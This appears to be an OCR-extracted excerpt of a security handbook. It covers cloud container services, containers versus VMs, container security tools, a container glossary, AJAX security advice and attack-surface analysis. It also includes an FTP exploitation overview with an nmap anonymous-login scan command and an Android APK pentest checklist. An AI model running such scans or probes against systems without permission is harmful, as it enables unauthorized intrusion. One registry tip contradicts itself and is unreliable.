1. Amazon CloudWatch alarms—lets you track any single metric over a predefined period. If you are using services with tasks that employ the Fargate launch type, CloudWatch alarms can use metrics, like memory utilization and CPU, to scale tasks in and out.
2. Amazon CloudWatch logs—let you store, access, and monitor the log files of containers located in ECS tasks. To do this, you need to specify the awslogs log driver in your task definitions.
3. AWS Identity and Access Management (IAM)—helps you to securely control access to AWS resources. IAM lets you control who can be signed in (authenticated) and have permissions (authorized) to use AWS resources.
4. Amazon ECS interface VPC endpoints—can help improve the security on your VPC. You can do this by configuring Amazon ECS to use interface VPC endpoints powered by AWS PrivateLink. This technology enables you to privately access ECS APIs via private IP addresses.

Azure Container Instance

Azure Container Instances (ACI) lets you deploy containers in the Azure cloud without having to handle the provisioning and maintenance of the underlying infrastructure. There is no need to provision VMs or set up and manage a container orchestrator to deploy and run your containers, although ACI supports the use of orchestrators like Kubernetes. The service supports both Windows and Linux containers.

ACI lets you use the command-line interface (CLI) or the Azure portal to spin up new containers. The system then automatically provision and scale the underlying compute resources needed to run the new containers. You can use standard Docker images, including those from container registries like Azure Container Registry and Docker Hub.

Limitations

ACI supports only public IPs and can work with both Windows and Linux container images. The service does not support all Windows container features—containers are limited to up to 14 GB memory and four vCPUs. You can find out more about service limits in the official documentation.

Integration with Other Services

ACI can integrate with a number of other Azure services, including Azure Kubernetes Service (AKS). AKS offers managed, cloud-based container orchestration based on Kubernetes. You can use AKS to manage, scale, and deploy container-based applications and Docker containers across a cluster of container hosts.

ACI can help improve AKS processes by providing fast, isolated compute that meets spikes in traffic. For example, AKS can use a Virtual Kubelet to initiate ACI-provisionioned pods that start in a few seconds. This type of use case can ensure that AKS runs with the minimum required capacity. Once an AKS cluster requires more capacity, you can use ACI to add additional pods with ACI without the need to manage additional servers.

Security Considerations

Here are several aspects to consider when implementing security measures for ACI:

1. Monitor and scan container images—you should scan container images for known and potential vulnerabilities, whether the image is from a public or private registry. This can help you detect threats and prevent security issues. You can find various scanning solutions in the Azure Marketplace.
2. Use a private registry—private registries are publicly available to everyone and can contain threats. Instead of a private registry, consider using private registries, like Docker Trusted Registry, which is generally considered more secure. You can install this registry on-premises or use it in your virtual private cloud.
3. Protect credentials—containers are often scattered across multiple clusters and Azure regions. To protect credentials, you should use measures like tokens or passwords. You should also make sure that only authorized, privileged users can gain access. To keep track of access control, create an inventory of all credential secrets and use a secret management tool.

Google Cloud Run

Cloud Run is a serverless platform that enables you to run stateless and request-driven containers on a fully managed environment. The platform lets you containerize applications, including stateless apps. Cloud Run can then automatically provision and scale the application.

Cloud Run uses the Knative serving API to ensure you can deploy Cloud Run on top of Kubernetes. This significantly increases the efficiency of this service.

Limitations

1. High latency requests—requests with custom domains can result in very high latency when originating from some locations, like us-east4 and asia-northeast1.
2. Does not support HTTP/2 Server Push—it only supports HTTP/2.
3. Does not support requests with HTTP methods like CONNECT and TRACE—these requests cannot be received by any service running on Cloud Run.
4. Limited resources for containers—to learn about exact limitations, see the official documentation.

Integration with Other Services

Cloud Run can integrate with other services, including Google Kubernetes Engine (GKE). GKE

is an orchestration and management system for container clusters and Docker containers that run on Google Cloud.

Cloud Run on GKE provides an identical developer experience to that of GKE, with Cloud Run providing a managed operational infrastructure. Developers can use existing code they have written, existing command line scripts, and the same tools. The only difference is that they can take containerized workloads and move them seamlessly to any Kubernetes compliant cluster.

When using Cloud Run without GKE, each container gets a single vCPU, and this cannot be customized. Cloud Run on GKE gives you more flexibility, letting you choose VM sizes with more vCPUs or additional RAM, as well as hardware acceleration options. You can run Cloud Run workloads alongside non-containerized workloads on GKE. Containers can also directly access your existing VPCs.

Security Considerations

Here are several aspects to consider when implementing security measures for Cloud Run:

1. Using per-service identity—you should give each service a dedicated identity—this practice is recommended by Google. You can do this by assigning a user-managed service account instead of the default account.

2 Optimizing service accounts with Recommender—this feature can automatically provide you with recommendations and insights about Google Cloud resources. It is based on machine learning, current resource usage, and heuristic methods.
3 Using VPC Service Controls—this is a feature of Google Cloud that lets you set up a secure perimeter designed to prevent data exfiltration. You can integrate VPC Service Controls with your Cloud Run account, to add an additional security layer.
4 Using customer-managed encryption keys—Cloud KMS customer managed encryption keys (CMEK) can help you secure your Cloud Run services and any related data. This functionality enables you to deploy containers with CMEK keys that protect the content of a container image.

147 Serverless Computing Vs Containers

Containers and serverless are very different technologies, but they have some common aspects. Both containers and serverless allow you to:

- Deploy application code consistently every time
- Save the overhead and complexity of virtual machines
- Abstract applications from the underlying host environment
- Automate and dynamically scale workloads

However, in other respects, serverless and containers are quite different. The following table lists the differences.

	Containers	Serverless
Supported host environments	Containers can run on modern Linux servers and certain Windows versions.	Serverless runs on specific hosting platforms, most of which are based in public clouds, such as AWS Lambda and Azure Functions.
Running locally	Containers can easily be run in a local data center or on a developer's workstation.	Serverless is more difficult to run outside a public cloud environment. Local serverless frameworks do exist but are still complex and not widely adopted.
Cost	Most container engines and orchestrators are open source, and you can run them in a local environment for free (taking into account the time needed to deploy and maintain them).	Serverless environments are hosted in the public cloud and are billed per use.
Supported languages	Applications can be containerized as long as the underlying host server supports the language they are written in.	To run an application in a serverless model, the serverless runtime must explicitly support that language (different platforms support different languages).
Statefulness	Containers are stateless by nature, but it is possible to set up persistent storage to support stateful applications.	Most serverless runtimes are designed to support stateless workloads. Some serverless providers have limited support for stateful services. Serverless runtimes also make it possible to connect to cloud storage services to persist data.
Availability	Containers can run for prolonged periods of time.	Serverless functions typically run for a short period of time (minutes or seconds) and are shut down as soon as they finish processing the current event or data.

148 What Is Container Technology

One of the central problems in software development is that applications often do not operate correctly in a new environment. Small differences in hardware, configuration, or dependent libraries can create problems, making it difficult to move an application to a different platform.

Containers solve this problem, providing a lightweight package that lets you deploy applications anywhere, making them more portable. Container images package services and applications together with their configurations and dependencies. Software development teams can test containerized applications as complete units and deploy them in containerized form to a host operating system.

Another important element of containers is that they are immutable, meaning that they cannot be changed after being deployed. To modify a container, you tear it down and deploy a new one. This makes containers much more reliable than traditional infrastructure: deployments become repeatable, and you can easily roll back by deploying an older version of a container image. Immutability also makes it possible to deploy the same container image in development, testing, and production environments, supporting agile development principles.

148.1 How Containers Work

Containers contain the components required to run an application, including application files, libraries, dependencies, and environmental variables. The host operating system controls each container's access to computing resources (i.e., storage, memory, CPU) to ensure that no container consumes all the host's resources.

A container image file is a static, complete, executable version of a service or application. Different technologies use different image types. A Docker image comprises several layers starting with the base image that contains the necessary dependencies to execute the container's code. It has static layers topped with a readable and writable layer. Every container has a specific, customized container layer, so the underlying image layers are reusable—developers can save and apply them to other containers.

Another image type is Open Container Initiative (OCI)—it includes configurations, several file-system layers, and a manifest. OCI images have two operating specifications: an image and a container runtime specification. A runtime specification outlines a file system's functioning, including all the data required for runtimes and performance. In contrast, an image specification provides the necessary information for launching a service or application in an OCI container.


A container engine executes the container images. Most organizations use container orchestration or scheduling solutions like Kubernetes to manage their container deployments. Containers are highly portable because every image contains the dependencies required to execute the code stored in the appropriate container.

The main advantage of containerization is that users can execute a container image on a cloud instance for testing and then deploy it on an on-premises production server. The application performs correctly in both environments without requiring changes to the code within a container.

148.2 Containers vs. Virtual Machines

A virtual machine (VM) is an environment created on a physical hardware system that acts as a virtual computer system with its own CPU, memory, network interfaces, and storage. It is a "guest operating system" running within the "host operating system" installed directly on the host machine.

Containerization and virtualization are similar in that applications can run in multiple environments with complete isolation. The main differences are size and portability:



- **VMs** are typically measured in gigabytes. Each VM has its own operating system, which can perform multiple resource-intensive functions at once. Because more resources are available on the VM, it can abstract, partition, clone, and emulate servers, operating systems, desktops, databases, and networks.
- **Containers** are much smaller, typically measured in megabytes, and they only package specific applications, their dependencies, and the minimal execution environment they require. A container typically runs one or more applications and does not attempt to emulate or replicate an entire server.

VMS	CONTAINERS
Heavyweight.	Lightweight.
Limited performance.	Native performance.
Each VM runs in its own OS.	All containers share the host OS.
Hardware-level virtualization.	OS virtualization.
Startup time in minutes.	Startup time in milliseconds.
Allocates required memory.	Requires less memory space.
Fully isolated and hence more secure.	Process-level isolation, possibly less secure.

149 Container Security Tools

Top Open-Source Container Security Tools

1 Calico
2 Aqua Security
3 Clair
4 Docker Bench
5 Anchore Engine
6 OpenSCAP
7 Grafeas
8 Falco
9 Dagda
10 Harbor
11 JFrog Xray
12 Docker Scan
13 Qualys

150 Penetration Testing of an FTP Server


150.1 What is FTP (File Transfer Protocol)

FTP (File Transfer Protocol) is a service or so-called protocol for transferring files between computers via the Transmission Control Protocol / Internet Protocol (TCP / IP). It is considered as an Application Layer Protocol

150.2 How does FTP work?

FTP is a client server-based protocol. FTP is dependent on 2 communications channels which is between the client and server:

- A command channel which controls the conversation
- A data channel which is used for transmitting a file and it's content.



150.3 Here is how a typical FTP transfer works:

A user needs to log-in to a FTP server.

When the user requests to download or pull a file, the client initiates a conversation with the server.


Using FTP, a client can do the following:

- Upload a file,
- Download a file,
- Delete a file,
- Rename a file,
- Move and copy files.


150.4 FTP Session Modes

FTP sessions work in active or passive modes:

- Active mode. Once a client initiates a session from command channel request then the server creates a reverse connection to the client from where transferring of data begins.



- **Passive mode.** The server uses the command channel to send the client the information it needs to open. In passive mode, the client initiates all connections, which works perfectly fine across firewalls and NAT gateways.



150.5 Exploitation

FTP is one of the most common services or protocols which is used in organizations for transferring files. There are various ways for exploiting the device via FTP service or protocol.

Methods of exploitation

The following are the different methods for exploiting FTP:

1. Anonymous Authentication -This Vulnerability is caused by misconfiguration of the FTP by system administrators and it doesn't require any specific version or application to exploit it.
2. Directory Traversal Attack — This FTP vulnerability includes directory traversal attacks in which the successful attack overwrites or creates unauthorized files that are stored outside of the web root folder.
3. Cross-Site Scripting (XSS) -The vulnerability of web security that allows the attacker to compromise the interaction of potential users with the vulnerable application
4. Brute Force Attack -Violent power attacks use temptation and error to guess login details, encryption keys, or to discover a hidden webpage.

5. Buffer Overflow — Attackers use full overflow issues by overwriting the app's memory. This changes the way the system works, triggers a response that damages files or reveals confidential information. Types of Buffer Overflow Exploit
6. Local — As the name says Local Buffer Overflow, the exploits that you can run only with access to the machine.
7. Remote — Remote exploitation is exploitation that you can carry on an external machine.

150.6 Scanning

```
nmap -p 21 <ip address> --script ftp-anon
```

151 Android APK Checklist

151.1 Learn Android fundamentals

☐Basics

☐Dalvik & Smali

☐Entry points

- Activities
- URL Schemes
- Content Providers
- Services
- Broadcast Receivers
- Intents
- Intent Filter

☐Other components

☐How to use ADB

☐How to modify Smali

151.2 Static Analysis

☐Check for the use of obfuscation, checks for noting if the mobile was rooted, if an emulator is being used and anti-tampering checks. Read this for more info.

☐Sensitive applications (like bank apps) should check if the mobile is rooted and should actuate in consequence.

☐Search for interesting strings (passwords, URLs, API, encryption, backdoors, tokens, Bluetooth uuids...).

- Special attention to firebase APIs.

☐Read the manifest:

- Check if the application is in debug mode and try to "exploit" it
- Check if the APK allows backups
- Exported Activities
- Content Providers
- Exposed services
- Broadcast Receivers
- URL Schemes

☐Is the application saving data insecurely internally or externally?

☐Is there any password hard coded or saved in disk? Is the app using insecurely crypto algorithms?

☐All the libraries compiled using the PIE flag?

151.3 Dynamic Analysis

☐Prepare the environment (online, local VM or physical)

☐Is there any unintended data leakage (logging, copy/paste, crash logs)?

☐Confidential information being saved in SQLite dbs?

☐Exploitable exposed Activities?

☐Exploitable Content Providers?

☐Exploitable exposed Services?

☐Exploitable Broadcast Receivers?

☐Is the application transmitting information in clear text/using weak algorithms? is a MitM possible?

☐Inspect HTTP/HTTPS traffic

- This one is really important, because if you can capture the HTTP traffic you can search for common Web vulnerabilities (Hacktricks has a lot of information about Web vulns).

☐Check for possible Android Client Side Injections (probably some static code analysis will help here)

☐Frida: Just Frida, use it to obtain interesting dynamic data from the application (maybe some passwords...)

152 Container Glossary

1 Bare metal (or bare-metal server)

A physical machine. The term is commonly used to distinguish a physical server from a virtual machine or serverless cloud-hosted application.

2 Blue-green deployment

A deployment strategy to facilitate continuous deployment that minimizes downtime and provides a quick rollback if needed. There are two identical environments, each running a different version of an application: blue for the current production version and green for the new version. All user traffic is routed to blue. Once the new version passes the final stage of testing, the router is reconfigured to send all incoming requests to the green environment while the blue becomes idle. This is sometimes called A/B or red/black deployment.

3 Canary deployment

A combination of blue-green and rolling deployment strategies. New code is deployed in a small part of the production environment. A small number of users is routed to this new deployment, minimizing potential impact. Provided no errors are reported, the new version can gradually roll out to the rest of the production environment. The term refers to the practice of coal miners to rely on a canary to warn them of poisonous gasses.

4 Certified Kubernetes Conformance Program (CNCP)

Conformance testing, run by the Cloud Native Computing Foundation, that ensures that every certified version of Kubernetes supports the required APIs. Any company that provides software based on Kubernetes can run a series of tests against its product and submit results to the CNCF. To remain certified, software must be tested with every new version of Kubernetes at least once a year. The test application, Sonobuoy, is open source and anyone can run it to confirm that their distribution is conformant.

5 Cloud-native

Describes distributed applications, and the approach to building and running them, that take advantage of the cloud computing model for elastic scalability and increased availability. Cloud-native apps are typically open source or built on open-source components and run as microservices in containers, where they can be dynamically orchestrated to optimize resource utilization.

6 Container

A unit of software that packages together code and all its dependencies so the application can run quickly and reliably across different computing environments. Container images are executable software that includes application code, runtime, system tools, system libraries, and settings. Containers differ from virtual machines because they abstract only the application, not the operating system and hardware. A common approach is to run applications as microservices in containers to achieve cloud scalability and reliability.

7 Container orchestrator

A tool for monitoring and managing a set of containers, usually in an automated fashion. Kubernetes is currently the dominant container orchestrator.

8 Continuous integration and continuous delivery (CI/CD)

A method that relies on automation to frequently deliver apps to customers. The entire CI/CD process is sometimes called a pipeline, and the automated tools that comprise the pipeline are call a toolchain.

- Continuous integration

A practice that requires developers to integrate code into a shared repository, usually multiple times per day. Every unit of checked-in code is verified by automated build and test, allowing teams to detect problems early and ship application components faster.

- Continuous delivery

The automated practice used to move code from development through test and into production. Automation relieves teams from the burden of manual processes that can slow down application delivery.

9 Serverless computing

A cloud computing model in which back-end services are provided on an as-used basis, allowing developers to write and deploy code without concern for the underlying infrastructure. Serverless applications are typically available on demand, and they auto scale so companies pay for only what they use.

10 Decouple

To separate or disengage. Decoupled components remain autonomous and unaware of each other as they combine efforts to produce a greater output. For example, in a public cloud setting, physical infrastructure (managed by the provider) is decoupled from data and applications (managed by IT departments and DevOps teams). Refactoring a monolithic application into microservices requires them to be decoupled.

11 Distributed system

Any system or application that operates across a network of services or nodes. A distributed system is a natural fit for microservices running in containers.

12 Docker

An open-source project for automating the deployment of portable containers containing an application and its dependencies. Docker launched in March 2013 and builds on the previous Linux Containers (LXC) format. With Docker, applications operate inside a container on top of a variety of platforms, ranging from bare metal to on-premises clusters to public cloud instances. Docker, the company, makes several products, including the following:

- Docker Compose

A tool for defining and running multi-container Docker applications.

- Docker Hub

A service for finding and sharing container images.

- Docker Engine

An open-source containerization technology for building and containerizing applications. Docker Engine is a client-server app that runs as a daemon process with APIs and a command-line interface.

- Docker Desktop

A Mac or Windows application that enables developers to build and share containerized applications and microservices. Docker Desktop provides access to a library of certified container images and templates in Docker Hub.

13 Kubernetes

An open-source container management and orchestration software system originally developed by Google. Kubernetes is frequently used to launch and load balance containers. Kubernetes, sometimes abbreviated K8S, automates the

deployment, scaling, and management of containerized applications, including service discovery, load balancing, health checks, and container replication. DevOps teams can access Kubernetes through an HTTP API.

The following eight terms are related to Kubernetes:

- Minikube

A popular developer tool that runs Kubernetes locally as a single-node cluster inside a VM.

- Kubectl

The command-line tool for communicating with a Kubernetes API server to create, inspect, update, and delete Kubernetes objects.

- Kubelet

An agent that runs on each node in the cluster to conduct health checks on all of the containers running in pods on that node. Kubelets read Podspecs and ensure that the containers described in the Podspec are running and healthy.

- Kubernetes API server

The application that serves Kubernetes functionality through a RESTful interface and stores the state of the cluster. All Kubernetes resources are stored as API objects and can be modified via RESTful calls to the API server, allowing configuration to be managed declaratively. The core Kubernetes API is flexible and can be extended to support custom resources. Served by kube-apiserver, the API is effectively the front end for the Kubernetes control plane.

- kube-controller-manager

The control plane component that runs controller processes to monitor the state of a cluster and make or request changes as needed to maintain the desired cluster state.

- Node

A Kubernetes worker machine, which may be a virtual or physical machine. Nodes run local daemons and services needed to run pods and are managed via the control plane. In early versions of Kubernetes, nodes were called minions.

- Pod

The main software unit of management within Kubernetes, a group of one or more containers deployed on the same node that are orchestrated via Kubernetes.

- UID

A Kubernetes system-generated string that identifies an object. Every object created over the entire lifetime of a Kubernetes cluster has a distinct UID.

14 Mesh (service mesh)

A configurable, low-latency infrastructure layer that manages a high volume of network-based communication among application infrastructure services using APIs. A service mesh ensures that communication between containerized, ephemeral, application infrastructure is fast, reliable, and secure. A service mesh typically includes service discovery, load balancing, observability, traceability, authentication, and authorization.

15 Messaging

The exchange of messages (specially formatted data describing events, requests, and replies) between applications. Messaging makes it easier for programs to communicate across different programming environments (languages,

compliers, operating systems) because the only thing that each environment needs to understand is the common messaging format and protocol.

16 Messaging server

A middleware application that handles messages that are sent between other applications. A messaging server usually queues and prioritizes messages so that client applications don't have to perform these services. Apache Kafka is a commonly used open source, durable messaging server, using a publish-subscribe model.

17 Microservice

A running program that has a single purpose, is self-contained, and runs independently of other instances and services. Microservices are designed to receive, process, and respond to requests independently of other services. Microservices are composed of loosely coupled elements that can be updated without impacting other services. Microservices are typically combined in a microservices architecture to form a software application.

18 Monolithic application

A single-tiered software application in which the user interface and data access code are combined into a single program on a single platform. Monolithic applications are self-contained and independent from other software. This traditional method of writing software applications is being quickly replaced by microservices architecture.

19 Persistent container storage

Any data storage device that retains data after cycling power. This is an important concept with containerization because ephemeral containers lack persistent storage and present challenges in working with stateful applications like databases that must remain available beyond the life of the program (see "Storage systems and containers optimize for each other").

20 Rolling deployment

A deployment strategy in which the new version of an application gradually replaces an old one. During this time, new and old versions coexist without affecting functionality or user experience. Rolling deployment of an application running as microservices in containers allows the app to be updated piece by piece, without any downtime. If there is an issue with the new version of a microservice, it can be temporarily reverted to its original version.

21 Self-healing

Any device, software, or system that has the ability to perceive that it is not operating correctly and, without human intervention, make the required adjustments to restore itself to normal operation. For example, the Kubernetes container orchestrator replaces containers that fail, kills containers that don't respond to kubelet health checks, and doesn't advertise them to clients until they are once again ready to serve.

22 Service discovery

The method by which a service finds an instance of another service that can provide the function it requires. Typically, a service performs a DNS lookup to find another service, then the container orchestration framework provides a list of instances of that service that are ready to receive requests.

23 12-factor methodology

A methodology, drafted by developers at Heroku and circulated publicly in 2011, for building software as a service application. The 12 factors were heavily influenced by Martin Fowler's books "Patterns of Enterprise Application Architecture" and "Refactoring." Developing 12-factor apps results in maximum portability between execution environments, deep automation, and minimal divergence between development and production. The apps can scale programmatically without significant changes to tooling, architecture, or development practices. The 12-factor methodology can be applied to any programming language on any application stack.

24 Workload

The total processes and microservices that comprise an application.

25 YAML (YAML aren't Markup Language)

A data-oriented language structure used as the input format for a variety of software applications. YAML is a human-readable data serialization standard for all programming languages.

153 AJAX Security

1. **Client Side (JavaScript)**

Use .innerText instead of .innerHTML

The use of .innerText will prevent most XSS problems as it will automatically encode the text.

Don't use eval(), new Function() or other code evaluation tools

eval() function is evil, never use it. Needing to use eval usually indicates a problem in your design.

Canonicalize data to consumer (read: encode before use)

When using data to build HTML, script, CSS, XML, JSON, etc. make sure you take into account how that data must be presented in a literal sense to keep its logical meaning.

Data should be properly encoded before used in this manner to prevent injection style issues, and to make sure the logical meaning is preserved.

Don't rely on client logic for security

Don't forget that the user controls the client-side logic. A number of browser plugins are available to set breakpoints, skip code, change values, etc. Never rely on client logic for security.

Don't rely on client business logic

Just like the security one, make sure any interesting business rules/logic is duplicated on the server side lest a user bypasses needed logic and does something silly, or worse, costly.

Avoid writing serialization code

This is hard and even a small mistake can cause large security issues. There are already a lot of frameworks to provide this functionality. Look at the JSON page for links.

Avoid building XML or JSON dynamically

Just like building HTML or SQL you will cause XML injection bugs, so stay away from this or at least use an encoding library or safe JSON or XML library to make attributes and element data safe.

Never transmit secrets to the client

Anything the client knows the user will also know, so keep all that secret stuff on the server please.

Don't perform encryption in client-side code

Use TLS/SSL and encrypt on the server!

2. **Server Side**

Use CSRF Protection

Look at the Cross-Site Request Forgery (CSRF) Prevention cheat sheet.

Protect against JSON Hijacking for Older Browsers

REVIEW ANGULARJS JSON HIJACKING DEFENSE MECHANISM

See the JSON Vulnerability Protection section of the AngularJS documentation.

ALWAYS RETURN JSON WITH AN OBJECT ON THE OUTSIDE

Always have the outside primitive be an object for JSON strings:

Exploitable:

[{"object": "inside an array"}

Not exploitable:

{"object": "not inside an array"} **Or** {"result": [{"object": "inside an array"}]}

Avoid writing serialization code Server Side

Remember ref vs. value types! Look for an existing library that has been reviewed.

Services can be called by users directly

Even though you only expect your AJAX client-side code to call those services the users can too.

Make sure you validate inputs and treat them like they are under user control (because they are!).

Avoid building XML or JSON by hand, use the framework

Use the framework and be safe, do it by hand and have security issues.

Use JSON And XML Schema for Webservices

You need to use a third-party library to validate web services.

154 Attack Surface

154.1 What is Attack Surface Analysis and Why is it Important

This article describes a simple and pragmatic way of doing Attack Surface Analysis and managing an application's Attack Surface. It is targeted to be used by developers to understand and manage application security risks as they design and change an application, as well as by application security specialists doing a security risk assessment. The focus here is on protecting an application from external attack - it does not take into account attacks on the users or operators of the system (e.g. malware injection, social engineering attacks), and there is less focus on insider threats, although the principles remain the same. The internal attack surface is likely to be different to the external attack surface and some users may have a lot of access.

Attack Surface Analysis is about mapping out what parts of a system need to be reviewed and tested for security vulnerabilities. The point of Attack Surface Analysis is to understand the risk areas in an application, to make developers and security specialists aware of what parts of the application are open to attack, to find ways of minimizing this, and to notice when and how the Attack Surface changes and what this means from a risk perspective.

Attack Surface Analysis is usually done by security architects and pen testers. But developers should understand and monitor the Attack Surface as they design and build and change a system.

Attack Surface Analysis helps you to:

1. identify what functions and what parts of the system you need to review/test for security vulnerabilities
2. identify high risk areas of code that require defense-in-depth protection - what parts of the system that you need to defend
3. identify when you have changed the attack surface and need to do some kind of threat assessment

154.2 Defining the Attack Surface of an Application

The Attack Surface describes all of the different points where an attacker could get into a system, and where they could get data out.

The Attack Surface of an application is:

1. the sum of all paths for data/commands into and out of the application, and
2. the code that protects these paths (including resource connection and authentication, authorization, activity logging, data validation and encoding)
3. all valuable data used in the application, including secrets and keys, intellectual property, critical business data, personal data and PII, and
4. the code that protects these data (including encryption and checksums, access auditing, and data integrity and operational security controls).

You overlay this model with the different types of users - roles, privilege levels - that can access the system (whether authorized or not). Complexity increases with the number of different types of users. But it is important to focus especially on the two extremes: unauthenticated, anonymous users and highly privileged admin users (e.g., database administrators, system administrators).

Group each type of attack point into buckets based on risk (external-facing or internal-facing), purpose, implementation, design, and technology. You can then count the number of attack points of each type, then choose some cases for each type, and focus your review/assessment on those cases.

With this approach, you don't need to understand every endpoint in order to understand the Attack Surface and the potential risk profile of a system. Instead, you can count the different general type of endpoints and the number of points of each type. With this you can budget what it will take to assess risk at scale, and you can tell when the risk profile of an application has significantly changed.

154.3 Microservice and Cloud Native Applications

